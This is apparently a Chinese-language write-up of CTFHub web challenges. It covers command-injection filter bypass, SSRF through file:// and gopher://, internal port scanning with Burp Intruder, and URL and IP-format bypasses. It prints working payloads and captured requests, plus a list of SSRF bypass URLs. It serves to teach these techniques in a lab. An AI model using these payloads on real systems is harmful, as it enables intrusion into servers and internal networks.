一、综合过滤练习

1.题目基本信息

题目来源：ctfhub


题目分类：web

2.解题步骤


欲构造payload:127.0.0.1%0als，但是一直没有回显，抓包查看原因
浏览器将%0a二次编码了

```
GET /?ip=127.0.0.1%250als HTTP/1.1
Host: challenge-48669f5955734599.sandbox.ctfhub.com:10800
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excha
nge;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

重新构建



构建payload:127.0.0.1%0acd${IFS}fl$@ag_is_here%0als



构建payload:
127.0.0.1%0acd${IFS}fl$@ag_is_here%0atac${IFS}fl$@ag_8279232791962.php

请求

美化 Raw Hex

```
1 GET /?ip=
127.0.0.1%0acd${IFS}fl$@ag_is_here%0atac${IFS}fl$@ag_8279
232791962.php HTTP/1.1
2 Host: challenge-48669f5955734599.sandbox.ctfhub.com:10800
3 Accept-Language: zh-CN,zh;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/130.0.6723.70 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9
0
```

响应

美化 Raw Hex 页面渲染

```
21
22          <form action="#" method="GET">
23              <label for="ip">
                    IP :
                </label>
                <br>
24              <input type="text" id="ip" name="ip">
25              <input type="submit" value="Ping">
26          </form>
27
28          <hr>
29
30          <pre>
31              Array
32              (
33              [0] => PING 127.0.0.1 (127.0.0.1): 56 data
                 bytes
34              [1] => 64 bytes from 127.0.0.1: seq=0
                ttl=42 time=0.034 ms
35              [2] => 64 bytes from 127.0.0.1: seq=1
                ttl=42 time=0.071 ms
36              [3] => 64 bytes from 127.0.0.1: seq=2
                ttl=42 time=0.093 ms
37              [4] => 64 bytes from 127.0.0.1: seq=3
                ttl=42 time=0.076 ms
38              [5] =>
39              [6] => --- 127.0.0.1 ping statistics ---
40              [7] => 4 packets transmitted, 4 packets
                received, 0% packet loss
41              [8] => round-trip min/avg/max =
                0.034/0.068/0.093 ms
42              [9] => <?php //
                ctfhub{9d116df2773fc577022de168}
```

3.知识

1. 自动编码 vs 手动输入

- **管道符** `|`：当你直接在浏览器地址栏输入 `|` 时，现代浏览器（如 Chrome）为了兼容性，通常会**自动**帮你把 `|` 编码为 `%7c`。如果你在 Burp 抓包时直接看到的是 `%7c`，那是浏览器帮你做好了工作。
- **换行符** `%0a`：你无法在地址栏直接“打出”一个换行动作。所以你必须手动输入 `%0a`。
  - **重点来了**：如果你是在浏览器的地址栏直接输入 `...&ip=127.0.0.1%0als`，浏览器可能会认为那个 `%` 是你输入的**普通字符**，于是为了保护这个字符，它自作聪明地又给它编了一次码，变成了 `%250a`。


二、SSRF内网访问

1.题目基本信息

题目来源：ctfhub

题目分类：web

2.解题步骤



ctfhub{37e70f213ab5c7fbc61968b1}

三、伪协议读取文件


1.题目基本信息

题目来源：ctfhub

题目分类：web

2.解题步骤

根据提示用file://伪协议读取web目录下的flag.php



???

```php
<?php

// Flag is ctfhub{348629e01f0815f590e53046}

?>

???
```

3.知识

这里不能用php://伪协议的原因

情况 A：如果是 cURL (最常见)

- **支持协议：** `http`，`https`，`ftp`，`gopher`，`dict`，`file`。
- **不支持协议：** `php://`。
- **原因：** cURL 是一个独立的命令行工具/库，它能理解磁盘文件（file），但它完全不懂 PHP 的内部伪协议（php://）。所以如果你在 SSRF 题目中发现 `file://` 好使，但 `php://filter` 报错，那后端大概率是用 cURL 写的。

情况 B：如果是 `file_get_contents()`

- **支持协议：** `http`，`file`，`php://`。
- **原因：** 这是 PHP 原生的文件读取函数。因为它属于 PHP 内部，所以它既能读网络上的网页，也能理解 PHP 特有的伪协议（Wrappers）。

四、端口扫描


1.题目基本信息


题目来源：ctfhub

题目分类：web

2.解题步骤

抓包爆破


Burp 项目 Intruder 重放器 查看 帮助
Burp Suite专业版 v2024.10.1 - 临时项目 - licensed to h3110w0r1d
仪表盘 目标 代理 Intruder 重放器 解码工具 Collaborator Sequencer 对比工具 Organizer 扩展 学习
搜索 设置
1 × 2 ×
狙击手模式
开始攻击
目标 http://challenge-acd4336bdcf28123.sandbox.ctfhub.com:10800
更新Host报头来匹配目标
位置 添加payload位置 § 清除payload位置 § 自动添加payload位置 §
GET /?url=127.0.0.1:8000 HTTP/1.1
Host: challenge-acd4336bdcf28123.sandbox.ctfhub.com:10800
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
payload
Payload位置: 所有payload位置
Payload类型: 数值
Payload数量: 1,001
请求数量: 1,001
Payload设置
生成给定范围内指定格式的有效数值内容。
数字范围
类型: Sequential 随机
从: 8000
到(To): 9000
间隔: 1
数量:
数值格式
基数(Base): 十进制 Hex
整数最小位数: 0
整数最大位数: 4
小数最小位数: 0
小数最大位数: 0
示例
1
4321


攻击 保存
3. Intruder attack of http://challenge-acd4336bdcf28123.sandbox.ctfhub.com:10800
结果 位置
Intruder attack results filter: 显示所有条目
请求 payload 状态码 接收到响应 错误 超时 长度 注释
597 8596 200 291 365
0 200 153 332
1 8000 200 152 332
2 8001
3 8002
4 8003
5 8004
6 8005
7 8006
8 8007
9 8008
10 8009
11 8010
12 8011
13 8012
14 8013
15 8014
16 8015
17 8016
18 8017
19 8018
20 8019
21 8020
22 8021
23 8022
24 8023
25 8024
26 8025 200 204 332
27 8026 200 203 332
28 8027 200 203 332
29 8028 200 204 332
30 8029 200 203 332
31 8030 200 203 332
32 8031 200 203 332
33 8032 200 203 332
34 8033 200 205 332
Result 597 | Intruder攻击
Payload: 8596
Status code: 200
Length: 365
Timer: 291
上一个
下一个
请求 响应
美化 Raw Hex 页面渲染
ctfhub{9874f5c26ebdb558743d386d}
请求 响应
已完成

五、POST请求


1.题目基本信息

题目来源：ctfhub


题目分类：web

2.解题步骤

题干暗示POST请求，先设置payload:/?url=127.0.0.1/flag.php
给了个key不懂，想看看源码




用file://伪协议查看源码，这里要求用POST上传，还要有key




查询一下，正常情况下SSRF只能发送GET请求，这里只能gopher伪协议

写写python代码，写出请求头并且编码，这里要URL编码两次



获得payload

`gopher%3A//127.0.0.1%3A80/_POST%2520/flag.php%2520HTTP/1.1%250D%250AHost%253A%2520127.0.0.1%250D%250AContent-Type%253A%2520application/x-www-form-urlencoded%250D%250AContent-Length%253A%252036%250D%250A%250D%250Akey%253D8c686ab82ba1f7ca9a77bf1413bd0c41`



HTTP/1.1 200 OK Date: Wed, 08 Apr 2026 07:52:59 GMT Server: Apache/2.4.25 (Debian) X-Powered-By: PHP/5.6.40 Content-Length: 32 Content-Type: text/html; charset=UTF-8 ctfhub{63b1fe8c7b65a7d5034c582b}

3.知识

这里代码的原理如下

构造 HTTP 请求:

```
POST /flag.php HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

key=8c686ab82ba1f7ca9a77bf1413bd0c41
```

转换为 gopher:

```
gopher://127.0.0.1:80/_POST /flag.php HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

key=8c686ab82ba1f7ca9a77bf1413bd0c41
```

然后 URL 编码。

这里要连续编码两次

六、URL Bypass

1.题目基本信息

题目来源：ctfhub

题目分类：web

2.解题步骤

要求请求的URL中必须包含`http://notfound.ctfhub.com`

这里可以使用@绕过

构造payload：
`http://challenge-88517ad65b0a7100.sandbox.ctfhub.com:10800/?url=http://notfound.ctfhub.com@127.0.0.1/flag.php`

3.知识

一、最常见绕过：`@` 用户信息绕过

URL 标准格式：

```
http://user@host
```

浏览器访问的 **真实主机是 `@` 后面的部分。**

Payload

```
http://notfound.ctfhub.com@127.0.0.1/flag.php
```

服务器检查：

```
startswith("http://notfound.ctfhub.com") ✅
```

但真正访问的是：

```
127.0.0.1
```

所以最终请求：

```
127.0.0.1/flag.php
```

成功访问内网。

CTF 常见 SSRF URL Bypass

`http://127.0.0.1`

`http://127.1`

`http://2130706433`

`http://0x7f000001`

`http://localhost`

`http://127.0.0.1@evil.com`

`http://evil.com@127.0.0.1`

七、数字IP Bypass

1.题目基本信息


题目来源：ctfhub

题目分类：web

2.解题步骤

这里题目要求不能使用点分十进制的IP

构建payload：
`/?url=localhost/flag.php`



